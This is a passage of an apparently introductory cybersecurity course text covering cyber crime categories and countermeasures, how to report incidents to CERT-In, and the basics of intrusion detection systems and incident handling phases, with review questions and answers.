Cyber-crimes have gone beyond conventional crimes and now have threatening ramifications to the national security of all countries, even to technologically developed countries as the United States. According to a publication in which states that “the adoption by all countries of appropriate legislation against the misuse of Information and Communication Technology (ICT), for criminal or other purposes, including activities intended to affect the integrity of national critical information infrastructures, is central to achieving global cyber security”. Professor Augustine Odinma states that “cyber-crime is any illegal acts perpetrated in, on or through the internet with the intent to cheat, defraud or cause the malfunction of a network device, which may include a computer, a phones, etc. The illegal act may be targeted at a computer network or devices e.g., computer virus, denial of service attacks (DOS), malware (malicious code). the

⁹ <http://cert-in.org.in/>

illegal act may be facilitated by computer network or devices with target independent of the computer network or device”.

2.4.1 Overview of Cyber Crime

Cyber-space refers to the boundless space known as the internet. It refers to the interdependent network of information technology components that underpin many of our communications technologies in place today. Cyber security is the collection of tools, policies, security concepts, security safeguards, guidelines, risk management approaches, actions, training, best practices, assurance and technologies that can be used to protect the cyber environment and organization and user’s assets. Organization and user’s assets include connected computing devices, personnel, infrastructure, applications, services, telecommunications systems, and the totality of transmitted and/or stored information in the cyber environment. Cyber security strives to ensure the attainment and maintenance of the security properties of the organization and user’s assets against relevant security risks in the cyber environment.

2.4.2 Categories of Cyber Crime¹⁰

Hacking: Hackers make use of the weaknesses and loop holes in operating systems to destroy data and steal important information from victim's computer. It is normally done through the use of a backdoor program installed on your machine. A lot of hackers also try to gain access to resources through the use of password hacking software. Hackers can also monitor what you do on your computer and can also import files on your computer. A hacker could install several programs on to your system without your knowledge. Such programs could also be used to steal personal information such as passwords and credit card information. Important data of a company can also be hacked to get the secret information of the future plans of the company.

Cyber-Theft: Cyber-Theft is the use of computers and communication systems to steal information in electronic format. Hackers crack into the systems of banks and transfer money into their own bank accounts. This is a major concern, as larger amounts of money can be stolen and illegally transferred. Credit card fraud is also very common. Most of the companies and banks don't reveal that they have been the victims of cyber -theft because of the fear of losing customers and shareholders. Cyber-theft is the most common and the most reported of all cyber-crimes. Cyber-theft is a popular cyber-crime because it can quickly bring experienced cyber-criminal large cash resulting from very little effort

Viruses and worms: Viruses and worms are very major threat to normal users and companies. Viruses are computer programs that are designed to damage computers. It is named virus because it spreads from one computer to another like a biological virus. A virus must be attached to some other program or documents through which it enters the computer. A worm usually exploits loop holes in software's or the operating system. Trojan horse is dicey. It appears to do one thing but does something else. The system may accept it as one thing. Upon execution, it

¹⁰ https://en.wikipedia.org/wiki/Cybercrime_and_countermeasures

may release a virus, worm or logic bomb. A logic bomb is an attack triggered by an event, like computer clock reaching a certain date. Chernobyl and Melissa viruses are the recent examples. Experts estimate that the Mydoom worm infected approximately a quarter-million computers in a single day in January 2004. Back in March 1999, the Melissa virus was so powerful that it forced Microsoft and a number of other very large companies to completely turn off their e-mail systems until the virus could be contained.

Spamming– involves mass amounts of email being sent in order to promote and advertise products and websites. Email spam is becoming a serious issue amongst businesses, due to the cost overhead it causes not only in regards to bandwidth consumption but also to the amount of time spent downloading/ eliminating spam mail. Spammers are also devising increasingly advanced techniques to avoid spam filters, such as permutation of the emails contents and use of imagery that cannot be detected by spam filters.

Financial Fraud- These are commonly called “Phishing” scams, and involve a level of social engineering as they require the perpetrators to pose as a trustworthy representative of an organization, commonly the victim’s bank.

Identity Theft, Credit Card Theft, Fraudulent Electronic Mails (Phishing): Phishing is an act of sending an e-mail to a user falsely claiming to be an established legitimate enterprise in order to scam the user into surrendering private information that will be used for identity theft.

Cyber harassment- is electronically and intentionally carrying out threatening acts against individuals. Such acts include cyber-stalking.

Cyber laundering- is an electronic transfer of illegally-obtained monies with the goal of hiding its source and possibly its destination.

Website Cloning: One recent trend in cyber-crime is the emergence of fake ‘copy-cat’ web sites that take advantage of consumers what are unfamiliar with the Internet or who do not know the exact web address of the legitimate company that they wish to visit. The consumer, believing that they are entering credit details in order to purchase goods from the intended company, is instead unwittingly entering details into a fraudster’s personal database. The fraudster is then able to make use of this information at a later stage, either for his own purposes or to sell on to others interested in perpetrating credit card fraud.

2.4.3 Challenges of Cyber Crime

Domestic and international law enforcement: A hostile party using an Internet connected computer thousands of miles away can attack internet- connected computers in any country as easily as if he were next door. It is often difficult to identify the perpetrator of such an attack, and even when a perpetrator is identified, criminal prosecution across national boundaries is problematic.

Lack of Infrastructure: Proper monitoring and arrest calls for sophisticated state of the art Information and Communication Technology devices.

Lack of National Functional Databases: National database could serve as a means of tracking down the perpetrators of these heinous acts by checking into past individual records and tracing their movements.

Proliferation of Cybercafés: As a means of making ends meet, many entrepreneurs have taken to establishment of cybercafés that serve as blissful havens for the syndicates to practice their acts through night browsing service they provide to prospective customers without being guided or monitored.

Porous Nature of the Internet: The Internet is free for all with no central control. Hence, the state of anarchy presently experienced.

2.4.4 Complexities of Cybercrime

The speed and power of modern information technology complicates the detection and investigation of computer crimes. For example, communications networks now span the globe and a small personal computer can easily connect to sites that are located in different hemispheres or continents. This raises very significant problems in terms of jurisdiction, availability of evidence, co-ordination of the investigation and the legal framework(s) that can be applied to criminal acts that occur in this context.

New technologies create new concepts that have no legal equivalence or standing. Nevertheless, a virus utilizes the resources of the infected system without the owner's permission. Hence, even a benign virus may be variously interpreted as a system penetration, a piece of electronic graffiti or simply a nuisance prank. The major point however, is that the legal system and therefore the definition of computer crime itself is reactive and unable to encompass behaviors or acts that involve new computational concepts.

Information has several unique and abstract properties - for example its capacity to still be in the owner's possession after it has been copied or stolen. The last decade has seen the legal system struggle with the implications of this in a computer based context. Clearly, conventional notions of copyright, patent rights and theft have been strained when applied to software and computer based information, basically because existing concepts of theft and break-in for example, relate to common notions of permanent deprivation or removal (theft) or physical damage (break-ins).

A related property of digital information is the ease and extent to which it can be transformed and translated. That is, a piece of information (i.e., a program) can be represented in a huge variety of informational forms. It can be represented as program text (source code), executable code (binaries), or it can be transformed in a large number of ways - mathematically, by encryption, or by conversion to say a holographic image or a piece of music. As long as the method(s) of transformation are known, the music, image, or encrypted text can be translated

back to its original form. Therefore, the informational form in which information exists may eventually have no legal status. Instead, some measure of its value or functionality as information itself may eventually determine its legal and commercial position.

This malleability of information has implications in terms of system break-ins where information may not be destroyed (as in corrupted or erased) but is encrypted or made temporarily inaccessible. Such actions can hardly be classified as theft or even malicious damage.

2.4.5 Effects of Cyber Crime

Financial loss: Cybercriminals are like terrorists or metal thieves in that their activities impose disproportionate costs on society and individuals.

Loss of reputation: Most companies that have been defrauded or reported to have been faced with cybercriminal activities complain of clients losing faith in them.

Reduced productivity: This is due to awareness and more concentration being focused on preventing cybercrime and not productivity. Vulnerability of their Information and Communication Technology (ICT) systems and networks.

2.4.6 Solutions to cybercrime

Education: Cybercrime is difficult to prove as it lacks the traditional paper audit trail, which requires the knowledge of specialists in computer technology and internet protocols; hence We need to educate citizens that if they are going to use the internet, they need to continually maintain and update the security on their system. We also need to educate corporations and organizations in the best practice for effective security management. For example, some large organizations now have a policy that all systems in their purview must meet strict security guidelines. Automated updates are sent to all computers and servers on the internal network, and no new system is allowed online until it conforms to the security policy.

Establishment of Programs and IT Forums for Youths: Since the level of unemployment in the country has contributed significantly to the spate of e-crime, the government should create employments for these youths and set up IT laboratories/forum where these youths could come together and display their skills. This can be used meaningfully towards developing IT at the same time they could be rewarded handsomely for such novelty.

Address Verification System: Address Verification System (AVS) checks could be used to ensure that the address entered on your order form matches the address where the cardholder's billing statements are mailed.

Interactive Voice Response (IVR) Terminals: This is a new technology that is reported to reduce charge backs and fraud by collecting a "voice stamp" or voice authorization and verification from the customer before the merchant ships the order.

IP Address tracking: Software that could track the IP address of orders could be designed. This software could then be used to check that the IP address of an order is from the same country included in the billing and shipping addresses in the orders.

Use of Video Surveillance Systems: The problem with this method is that attention has to be paid to human rights issues and legal privileges.

Antivirus and Anti spyware Software: Antivirus software consists of computer programs that attempt to identify, thwart and eliminate computer viruses and other malicious software. Anti-spy wares are used to restrict backdoor program, Trojans and other spy wares to be installed on the computer.

Firewalls: A firewall protects a computer network from unauthorized access. Network firewalls may be hardware devices, software programs, or a combination of the two. A network firewall typically guards an internal computer network against malicious access from outside the network.

Cryptography: Cryptography is the science of encrypting and decrypting information. Encryption is like sending a postal mail to another party with a lock code on the envelope which is known only to the sender and the recipient. A number of cryptographic methods have been developed and some of them are still not cracked.

Cyber Ethics and Cyber legislation Laws: Cyber ethics and cyber laws are also being formulated to stop cyber-crimes. It is a responsibility of every individual to follow cyber ethics and cyber laws so that the increasing cyber-crimes will reduce. Security software like anti viruses and anti-spy wares should be installed on all computers, in order to remain secure from cyber-crimes. Internet Service Providers should also provide high level of security at their servers in order to keep their clients secure from all types of viruses and malicious programs.

Access Device Fraud Statutes: 18 U.S.C. § 1029 outlines 10 different offenses under which an offender could violate concerning device fraud. These offenses include:

- Knowingly trafficking in a counterfeit access device
- Trafficking the counterfeit access device with the intention to committing fraud
- Possessing more than 15 devices with the purpose to defraud
- Production/possession/trafficking in equipment to create access devices if the intent is to defraud
- Receiving payment from an individual in excess of \$1,000 in a one-year period who was found using illegal access devices
- Solicitation of another individual with offers to sell illegal access devices
- Distributing or possessing an altered telecommunication device for the purpose of obtaining unauthorized telecommunication services
- Production, possession, or trafficking in a scanning receiver

- Using or possessing a telecommunication device that has been knowingly altered to provide unauthorized access to a telecommunication service
- Using a credit card which was illegally obtained and used to purchase goods and services.

2.5 HOW TO REPORT AN INCIDENT

A computer security incident is any adverse event whereby some aspect of a computer system is threatened like loss of confidentiality, disruption of data or system integrity, denial of service availability.

Any organisation or corporate using computer systems and networks may be confronted with security breaches or computer security incidents. By reporting such computer security incidents to CERT-In the System Administrators and users will receive technical assistance in resolving these incidents. This will also help the CERT-In to correlate the incidents thus reported and analyze them; draw inferences; disseminate up-to-date information and develop effective security guidelines to prevent occurrence of the incidents in future.

System Administrators can report an adverse activity or unwanted behaviour which they may feel as an incident to CERT-In.

They may use the following channels to report the incident.

- E-mail : incident@cert-in.org.in
- Helpdesk : +91-1800-11-4949
- Fax: +91-1800-11-6969

The following information (as much as possible) should be provided while reporting the incident.

- Time of occurrence of the incident
- Information regarding affected system/network
- Symptoms observed
- Relevant technical information such as security systems deployed, actions taken to mitigate the damage etc.

CERT-In will then analyse the information provided by the reporting authority and identify the existence of an incident. In case it is found that an incident has occurred, a tracking number will be assigned to the incident. Accordingly, the report will be acknowledged and the reporting authority will be informed of the assigned tracking number. CERT-In will designate a team as needed.

The designated team will assist the concerned System Administrator in following broad aspects of incident handling:

Identification: to determine whether an incident has occurred, if so analyzing the nature of such incident, identification and protection of evidence and reporting of the same.

Containment: to limit the scope of the incident quickly and minimise the damage

Eradication: to remove the cause of the incident

Recovery: taking steps to restore normal operation

CERT-In will provide support to the System Administrators in identification, containment, eradication, and recovery during the incident handling in the form of advice.

2.6 SUMMARY

1. Attack is any attempt to destroy, expose, alter, disable, steal, gain unauthorized access, or to make unauthorized use of an asset.
2. The increasing dependencies of modern society on information and computers networks (both in private and public sectors, including military) have led to new terms like cyber-attack and Cyberwarfare.
3. An attack usually is perpetrated by someone with bad intentions.
4. The attacks can be classified according to their origin. Based on whether the attacker is from inside or outside the organization.
5. Insiders that perform attacks have a trenchant advantage over external attackers because they have authorized system access and also familiar with network architecture and system policies/procedures.
6. In addition, there may be less security against insider attacks because many organizations focus on protection from external attacks.
7. Cyber-crimes have gone beyond conventional crimes and now have threatening ramifications to the national security of all countries, even to technologically developed countries as the United States.
8. Cyber-space refers to the boundless space known as the internet. It refers to the interdependent network of information technology components that underpin many of our communications technologies in place today.
9. A computer security incident is any adverse event whereby some aspect of a computer system is threatened like loss of confidentiality, disruption of data or system integrity, denial of service availability.
10. Cybercrime is difficult to prove as it lacks the traditional paper audit trail, which requires the knowledge of specialists in computer technology and internet protocols; hence We

need to educate citizens that if they are going to use the internet, they need to continually maintain and update the security on their system.

2.7 CHECK YOUR PROGRESS

1. An _____ is defined as any physical or logical resource.
2. _____ a system entity that performs a threat action.
3. An _____ Hacker performs Penetration testing on an organization information system to find out if all foreseen controls are in place.
4. _____ is the use of computers and communication systems to steal information in electronic format.
5. IVR stands for _____.
6. _____ is an electronic transfer of illegally-obtained monies with the goal of hiding its source and possibly its destination.

2.8 ANSWERS TO CHECK YOUR PROGRESS

1. Asset
2. Threat agent
3. Ethical
4. Cyber-Theft
5. Interactive Voice Response
6. Cyber laundering

2.9 MODEL QUESTIONS

1. Define an attack? Discuss various types of attacks.
2. What is an insider attack? Explain different types of insider attacks.
3. How to prevent Insider attack?
4. What is an outsider attack? Explain different types of outsider attacks.
5. How to prevent outsider attack?
6. What are the challenges of a cyber crime?
7. Define social engineering.
8. What are the various effects of cyber crime?
9. Differentiate between Active & Passive Attacks?
10. Differentiate between inside & outside Attacks with their types?
11. What is CIA? Explain.

12. What is distributed attack?
13. Define Cybercrime according to Professor Augustine Odinma?
14. What is an incident? Write down steps to report an incident?
15. How the designated team handle an incident. Explain briefly?

UNIT III: INTRUSION DETECTION SYSTEM

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know the basic terminologies of intrusion detection system
- Definition of word intrusion detection system
- Know the objectives of intrusion detection system
- Differentiate between intrusion detection system and intrusion prevention system
- Define intrusion and intruders
- Difference between vulnerability scanner and intrusion detection system.
- Difference between inbound and outbound network activities.

3.2 INTRODUCTION

An Intrusion Detection System (IDS) is a device or software application that monitors network or system activities for malicious activities or policy violations and produces reports to a management station¹¹. In some cases the IDS may also respond to anomalous or malicious traffic by taking action such as blocking the user or source IP address from accessing the network. An Intrusion Prevention System (IPS) is a type of IDS that can prevent or stop unwanted traffic. The IPS usually logs such events and related information.¹²

Intrusion detection provides the following:¹³

- Monitoring and analysis of user and system activity
- Auditing of system configurations and vulnerabilities
- Assessing the integrity of critical system and data files
- Statistical analysis of activity patterns based on the matching to known attacks
- Abnormal activity analysis
- Operating system audit

3.2.1 Components of IDS

There are three main components to the Intrusion detection system.

- a. Network Intrusion Detection system (NIDS)—It performs an analysis for a passing traffic on the entire subnet. Works in a promiscuous mode, and matches the traffic that is passed on the subnets to the library of known attacks. Once the attack is identified, or abnormal behaviour is sensed, the alert can be sent to the administrator. Example of the NIDS would be installing it on the subnet where your firewalls are located in order to see if someone is trying to break into your firewall.

¹¹https://en.wikipedia.org/wiki/Intrusion_detection_system

¹²http://iac.dtic.mil/iatac/download/intrusion_detection.pdf

¹³<https://www.sans.org/reading-room/whitepapers/detection/understanding-intrusion-detection-systems-337>

- b. Network Node Intrusion detection system (NNIDS) – It performs the analysis of the traffic that is passed from the network to a specific host. The difference between NIDS and NNIDS is that the traffic is monitored on the single host only and not for the entire subnet. The example of the NNIDS would be, installing it on a VPN device, to examine the traffic once it was decrypted. This way you can see if someone is trying to break into your VPN device.
- c. Host Intrusion Detection System (HIDS) – It takes a snap shot of your existing system files and matches it to the previous snap shot. If the critical system files were modified or deleted, the alert is sent to the administrator to investigate. The example of the HIDS can be seen on the mission critical machines that are not expected to change their configuration.

The Figure 5 below shows various components of an IDS working together to provide network monitoring.




Figure 5: An intrusion detection system¹⁴

Before discussing IDS/IPS in detail, let us first gear up with some common terminologies used frequently in it.

3.2.2 Glossary

- i. **Sensors-** These are deployed in a network or on a device to collect data. IT detects a potential security breach, logs the information and signals an alert on the console or owner. Input is collected, organized, and then forwarded to one or more analyzers.
- ii. **Analysers-** Analysers in IDS collect data forwarded by sensors and then determine if an intrusion has actually occurred. Output from the analyzers should include evidence supporting the intrusion report. The analyzers may also provide recommendations and guidance on mitigation steps.²

¹⁴ Image courtesy: <http://static.commentcamarche.net/en.kioskea.net/pictures/detection-images-schema-ids.gif> available under creative commons license.

- iii. **User interface-** The user interface of the IDS provides the end user a view and way to interact with the system. Through the interface the user can control and configure the system. Many user interfaces can generate reports as well.
- iv. **Honeypot-** In an organization where IDS is fully deployed, some administrators may choose to install a “honeypot”, essentially a system component set up as hook or decoy for intruders. Honeypots can be used as the systems which warns before an attack going to be occurred, decoys from critical systems, and data collection sources for attack analyses. Honeypots are used by many vendors for research purposes, and to develop new intrusion signatures. Note that a honeypot should only be deployed when the organization has the resources to maintain it. A honeypot left unmanaged may become a significant liability because attackers may use a compromised honeypot to attack other systems.
- v. **Event or Signature-based Analysis-** The event, or signature-based, systems function much like the anti-virus software with which most people are familiar. The vendor produces a list of patterns that it deems to be suspicious or indicative of an attack; the IDS merely scan the environment looking for a match to the known patterns. The IDS can then respond by taking a user-defined action, sending an alert, or performing additional logging. This is the most common kind of intrusion detection system.⁴
- vi. **Statistical Analysis-** A statistical analysis system builds statistical models of the environment, such as the average length of a telnet session, then looks for deviations from “normal”. After over 10 years of government research, some products are just beginning to incorporate this technology into marketable products.¹⁵
- vii. **Adaptive Systems-** The adaptive systems start with generalized rules for the environment, then learn, or adapt to, local conditions that would otherwise be unusual. After the initial learning period, the system understands how people interact with the environment, and then warns operators about unusual activities. There is a considerable amount of active research in this area.

¹⁵<https://www.ipa.go.jp/security/fy11/report/contents/intrusion/ids-meeting/idsbg.pdf>

3.3 CHARACTERISTICS OF IDS




Figure 6: The characteristics of IDS

Detection method describes the characteristics of the analyzer. When the intrusion-detection system uses information about the normal behavior of the system it monitors, it will be considered as behavior-based. When the intrusion-detection system uses information about the attacks, it will be considered as knowledge-based.

The *behavior* on detection describes the response of the intrusion-detection system to attacks. When it actively takes a necessary action to the attack by taking either corrective (closing holes) or pro-active (logging out possible attackers, closing down services) actions, then the type of intrusion-detection system is said to be active. If the intrusion-detection system simply generates alarms (such as paging), it is said to be passive.

The *audit source location* separates intrusion-detection systems based on the kind of input information they analyze. This input information can be audit trails (system logs, firewall logs) on a host, network packets, application logs, or intruder alerts generated by other intrusion-detection systems.

The *detection paradigm* describes the detection mechanism used by the intrusion-detection system. Intrusion-detection systems can evaluate states (secure or insecure) or changeovers (from secure to insecure).

3.4 TYPES OF IDS

IDS come in a variety of flavors and approach the goal of detecting suspicious traffic in different ways. There are two main types: Network based (NIDS) and Host based (HIDS) intrusion detection systems.

3.4.1 Network Intrusion Detection System

Network Intrusion Detection Systems are placed at a strategic point or points within the network to monitor traffic to and from all devices on the network. It performs an analysis of passing traffic on the entire subnet, and matches the traffic that is passed on the subnets to the library of known attacks. Once an attack is identified, or abnormal behavior is sensed, the alert can be sent to the administrator.

The network IDS usually has two logical components: the *sensor* and the *management* station. The sensor sits on a network segment, monitoring it for suspicious traffic. The management station receives alarms from the sensor(s) and displays them to an operator. The sensors are usually dedicated systems that exist only to monitor the network. They have a network interface in promiscuous mode, which means they receive all network traffic, not just which destined for their IP address, and they capture passing network traffic for analysis. If they detect something that looks unusual, they pass it back to the analysis station. The analysis station can display the alarms or do additional analysis. Some displays are simply an interface to a network management tool, like HP Openview, but some are custom GUIs designed to help the operator analyze the problem.

3.4.2 Host based Intrusion Detection System

Host Intrusion Detection Systems are run on individual hosts or devices on the network. A HIDS monitors the inbound and outbound packets from the device only and will alert the user or administrator of suspicious activity is detected. These frequently use the host system's audit and logging mechanism as a source of information for analysis. They look for unusual activity that is confined to the local host such as logins, improper file access, unapproved privilege escalation, or alterations on system privileges. This IDS architecture generally uses rule-based engines for analyzing activity; an example of such a rule might be, "super-user privilege can only be attained

through the su command.” Therefore successive login attempts to the root account might be considered an attack.

3.4.3 Misuse- Detection IDS (MD-IDS)

Misuse detection is a system based on rules, either preconfigured by the system or setup manually by the administrator. The rules are looking for signatures on network and system operations trying to catch a well known attack that should be considered as Misuse. You can think of Misuse detection as a specific deny rule firewall.

3.4.4 Anomaly- Detection IDS (AD-IDS)

Anomaly detection on the other hand proceeds by comparing every phenomenon to what a "normal" situation would be. It seems obvious that such system needs a profile of the network/system which may be a problem in the way that it takes time and resources to train an anomaly detection sensor in order to build a profile that is reflecting a normal system / network usage. Think of Anomaly detection as an alarm for strange system behavior.

3.5 ROLE OF IDS IN AN ORGANIZATION

The IDS however is not an answer to all your Security related problems. You have to know what it CAN, and what it CAN NOT do. In the following subsections we will try to show few examples of what an Intrusion Detection Systems are capable of, but each network environment changes and each system needs to be oriented to meet your enterprise environment needs.

The IDS usually provide the following:

- It can add a greater degree of integrity to the rest of organisation infrastructure.
- You can trace user activity from point of entry to point of impact using IDS.
- It can recognize and report the modifications held on data.
- It automates the task of monitoring the Internet searching for the latest attacks.
- It detects that when your system is under attack.
- It detects the errors present in your system configuration.
- It can guide system administrator in the critical step of establishing a policy for your computing assets.
- It makes the security management of your system possible by non-expert staff.

Below mentioned are some point roles which cannot be expected by an IDS to be performed:

- It doesn't compensate for a weak identification and authentication mechanisms.
- It should not conduct investigations of attacks without human intervention.
- It will compensate for weaknesses in network protocols.
- It does not compensate for problems in the quality or integrity of information the system provides.

- It will not analyse all the traffic on a busy network.
- It can't always deal with problems involving packet-level attacks.
- It should not deal with some of the modern network hardware and features.

3.6 STEPS TO INSTALL AN IDS IN AN ORGANIZATION

Installing IDS with other tools in the security arsenal requires some extra planning. This section helps you to avoid common pitfalls when installing your IDS.

- Placement of Sensor for a Network IDS:** If you are deploying network IDS, you need to plan out where to place the monitoring sensors. This will totally depend on the significance of intrusion from which you want to protect your network. Let's start with a detailed network diagram. First of all you need to evaluate the collection of systems which are sensitive to business. If an IDS is being used for monitoring a web server, then the most useful points for placing sensors is in DMZ segment along with web server. If an IDS is being used for monitoring a internal servers such as DNS server or mail servers, then sensor should be placed just inside the firewall on the segment that directly connects the firewall to the internal network. Logic behind implementing of sensor inside firewall is that it will prevent the majority of attacks aimed at the organization, and the regular monitoring of firewall logs will identify them easily. Then the IDS will detect some of those attacks that manage to get through the firewall. This technique is called as "defence in depth". If IDS is being used to monitor internal resources like sensitive collection of machines, physical location or a specific department, then the most logical place for sensor will be on the main point between those systems and the rest of whole internal network.
- Host integration for Host IDS:** The host IDS should be firstly installed on a development system with the advance planning of installation on a production system. Even on a inactive system, there will be some files that will change regularly (for example, the audit files), then the installed IDS will report some changes. In some host-based systems, the IDS will report when a user process of altering the system password file. This would happen if an intruder or a new user add an account. It also happens, however, when a user changes his or her password. That time the IDS analyst needs to become familiar with the correct operation of each system, so that he or she can properly diagnose deviations from "normal" alarms. Important point: Host based IDS should be monitored frequently i.e. at least twice a day.
- Alarm Configuration:** IDSs come with a configurable alarm levels in which some will integrate with network management stations, some allow paging, some send e-mail, and some can interoperate with firewalls to shut down all traffic from the network that originated the attack. IDS Manager should have. In fact, we suggest you to be very cautious about using these features for the first month or two, turn off all alarms.

Manager should have to analyze the output from the system for monitoring that what it is detecting. You need to be familiar with your particular system before you start turning on alarms.

- d. **Integration Schedule:** Install one sensor at a time. A sensor in a DMZ may see a given set of behaviours, while a sensor on the internal network may see another set of behaviours, with a very small intersection.

3.7 INCIDENT HANDLING

The Organizations' Incident Response Plan is documented to provide a well-defined, consistent, and organized approach for handling security incidents, as well as taking appropriate action when an incident at an external organization is traced back to and reported to the Organization¹⁶. The plan identifies and describes the roles and responsibilities of the Organization's Computer Incident Response Team (UCIRT), which is responsible for activating the Incident Response Plan. Incident Handling Details Although technical procedures vary depending on the categorization and type of incident, each incident must include the following six (6) phases:

1. **Preparation:** Ready the Organization to handle incidents.
2. **Detection:** Gather and analyze events; determine the existence of a threat and the impact to confidentiality, availability, or integrity of an Organization's IT resource.
3. **Containment:** Stop the damage from attackers and preserve evidence.
4. **Remediation:** Remove artifacts left from attacker.
5. **Resolution:** Return systems to production and monitor.
6. **Closure and lessons learned:** Document findings and implement lessons learned to improve operations and/or incident handling.

Based on the investigation, it may be necessary to repeat some of the phases; however, once an incident is detected the process should be followed to completion.

Phase 1 Preparation: The Preparation phase involves readying the UCIRT to handle incidents. Some required elements for incident handling are indicated below:

- Communications
- Data
- Documentation
- People
- Policy
- Software/Hardware
- Space
- Supplies

¹⁶ <http://security.uconn.edu/wp-content/uploads/sites/251/2014/05/security-incident-response-procedures.pdf>

- Training
- Transportation

Preparation should be done at regular intervals prior an actual incident occurring.

Phase 2 Detection: Incident detection occurs internally in all areas and at all levels of the University, as well as externally, through reports from non-University incident handlers. All High-Risk incidents should immediately be reported to ITSO once detected. Administrators and users must be familiar with their systems to determine if an event constitutes an incident. Effective incident detection occurs when:

1. The administrator or user is familiar with normal operations.
2. Systems are equipped with effective auditing and logging tools.
3. Administrators review systems and logs to identify deviations from normal operations.

Security contacts must analyze all available information in order to understand the scope of an incident and effectively contain and remediate the incident. The incident must be fully diagnosed prior to beginning subsequent phases of the Incident Response Plan.

Phase 3 Containment: The first priority of Organization, in every incident, is to contain the incident as quickly as possible. An incident is considered contained when no additional harm can be caused and the incident handler is able to focus on remediation. Containment consists of three stages:

- Short-term containment: stopping the progress of the incident or attacker.
- Information gathering.
- Long-term containment: making changes to the production system.

Phase 4 Remediation: The goal of the Remediation phase is to clean up a system and remove any artifacts (e.g., rootkits) left from the attacker. During the Remediation phase, the team must also determine and document the cause and symptoms of the incident: isolating the attack based on information gathered during the detection phase, and determining how the attack was executed.

Phase 5 Resolution: During the Resolution phase, the Team restores normal business operations. It is critical to carefully handle incident Resolution and verify system performance and security before being brought back online. Tests must be completed and baseline system activity (gathered in the Preparation phase) must be compared to ensure the system is verified before operations are restored.

Phase 6 Closure: and Lessons Learned In the Closure and Lessons Learned phase, the ITSO documents findings from the incident and the handling of the incident is reviewed by the Organizations' Security Incident handling Team. The expected outcome of this phase is improved operations and improved incident response procedures.

The incident handling process has many phases. It describes the sequence of steps that begin when an incident reaches your team. It could follow a very simple or very sophisticated model. Start planning your incident handling process with a simple set of tasks and subsequently expand it to new ones according to your real work and needs. You can use the set of tasks discussed below as a framework for your incident handling procedure. This is the same set of tasks that form the workflow shown in Figure 7.

